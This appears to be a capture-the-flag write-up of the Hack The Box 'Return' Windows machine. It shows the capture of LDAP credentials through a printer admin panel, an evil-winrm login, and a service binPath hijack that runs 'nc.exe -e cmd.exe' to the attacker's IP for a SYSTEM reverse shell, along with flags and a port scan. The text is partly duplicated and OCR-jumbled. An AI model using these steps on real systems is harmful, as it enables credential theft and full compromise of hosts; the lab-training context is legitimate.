Host Report

10.10.11.108 - Printer - Microsoft Windows Server 2016

Windows Printer - Shelled - Owned

Host Notes:

C:\Users\Administrator\Desktop>type C:\Users\svc-printer\Desktop\user.txt
type C:\Users\svc-printer\Desktop\user.txt
bc135298905d0a6caed5068d2636a8cd

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9346609076f90530e4f602592eabc680


Ports:


Port	Proto	Service	Version	Status
53	tcp	domain	Simple DNS Plus	
53	udp	domain	(generic dns response: SERVFAIL)	
67	udp	dhcps		
68	udp	dhcpc		
69	udp	tftp		
80	tcp	http	Microsoft IIS httpd 10.0	Owned

Port Notes:
Navigating to http://10.10.11.108 gives us a Printer Admin Portal. Going to Settings, we see a method of getting credentials back by changing the server to our TUN0 IP address.

Port	Proto	Service	Version	Status

HTB Printer Admin Panel





Port	Proto	Service	Version	Status

```
┌──(kali㉿kali)-[~/Desktop/HTB/Return]
└─$ nc -lvnp 389
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::389
Ncat: Listening on 0.0.0.0:389
Ncat: Connection from 10.10.11.108.
Ncat: Connection from 10.10.11.108:58829.
0*`%return\svc-printer
                      1edFg43012!!
```

svc_printer:1edFg43012!!

We should be able to evil-WinRM to the Printer:

evil-winrm -i 10.10.10.233 -u svc-printer -p '1edFg43012!!'

```
┌──(kali㉿kali)-[~/Desktop/HTB/Return]
└─$ sudo evil-winrm -i 10.10.11.108 -u svc-printer -p '1edFg43012!!'

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

Run 'net user' to find what groups the svc-printer user is in. One of them is Server Operators which has elevated permissions to stop and start services. All we need to do is modify a service binary and we can get a reverse shell as SYSTEM. This is going to be an easy one!

upload /usr/share/windows-resources/binaries/nc.exe

sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1234"

sc.exe stop vss

sc.exe start vss

Once the first connection comes in, immediately run:

C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1339

Port	Proto	Service	Version	Status

if we don't the shell will drop.

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /usr/share/windows-resources/binaries/nc.exe
Info: Uploading /usr/share/windows-resources/binaries/nc.exe to C:\Users\svc-printer\Documents\nc.exe


Data: 79188 bytes of 79188 bytes copied

Info: Upload successful!
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config vss binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1234"
[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start vss
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

```
┌──(kali㉿kali)-[~/Desktop/HTB/Return]
└─$ nc -lvnp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.11.108.
Ncat: Connection from 10.10.11.108:53732.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1339
C:\Users\svc-printer\Documents\nc.exe -e cmd.exe 10.10.16.4 1339
```

```
kali@kali: ~
File Actions Edit View Help

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1339
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1339
Ncat: Listening on 0.0.0.0:1339
Ncat: Connection from 10.10.11.108.
Ncat: Connection from 10.10.11.108:53733.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
printer
```

Port	Proto	Service	Version	Status

```
C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>hostname
hostname
printer

C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::241
   Link-local IPv6 Address . . . . . : fe80::111e:2ae1:89ad:4737%10
   IPv4 Address. . . . . . . . . . . : 10.10.11.108
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.10.2

C:\Users\Administrator\Desktop>type C:\Users\svc-printer\Desktop\user.txt
type C:\Users\svc-printer\Desktop\user.txt
bc135298905d0a6caed5068d2636a8cd

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9346609076f90530e4f602592eabc680

C:\Users\Administrator\Desktop>
```

Every one of "The service did not respond" messages is a connection dropped, so definitely run the second netcat connection if you want a stable connection.

C:\Users\Administrator\Desktop>type C:\Users\svc-printer\Desktop\user.txt
type C:\Users\svc-printer\Desktop\user.txt
bc135298905d0a6caed5068d2636a8cd

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9346609076f90530e4f602592eabc680

88	tcp	kerberos-sec	Microsoft Windows Kerberos (server time: 2022-01-23 23:20:21Z)	
123	udp	ntp	NTP v3	
135	tcp	msrpc	Microsoft Windows RPC	

Port	Proto	Service	Version	Status
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	tcp	netbios-ssn	Microsoft Windows netbios-ssn	
139	udp	netbios-ssn		
161	udp	snmp		
162	udp	snmptrap		
389	tcp	ldap	Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)	
445	tcp	microsoft-ds		
445	udp	microsoft-ds		
464	tcp	kpasswd5		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
593	tcp	ncacn_http	Microsoft Windows RPC over HTTP 1.0	
631	udp	ipp		
636	tcp	tcpwrapped		
1434	udp	ms-sql-m		
1900	udp	upnp		
3268	tcp	ldap	Microsoft Windows Active Directory LDAP (Domain: return.local0., Site: Default-First-Site-Name)	

Port	Proto	Service	Version	Status
3269	tcp	tcpwrapped		
4500	udp	nat-t-ike		
5985	tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	
9389	tcp	mc-nmf	.NET Message Framing	
47001	tcp	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)	
49152	udp	unknown		
49664	tcp			
49665	tcp	msrpc	Microsoft Windows RPC	
49666	tcp	msrpc	Microsoft Windows RPC	
49667	tcp	msrpc	Microsoft Windows RPC	
49671	tcp	msrpc	Microsoft Windows RPC	
49674	tcp	ncacn_http	Microsoft Windows RPC over HTTP 1.0	
49675	tcp			
49679	tcp			
49682	tcp			
49694	tcp	msrpc	Microsoft Windows RPC	
57365	tcp	msrpc	Microsoft Windows RPC	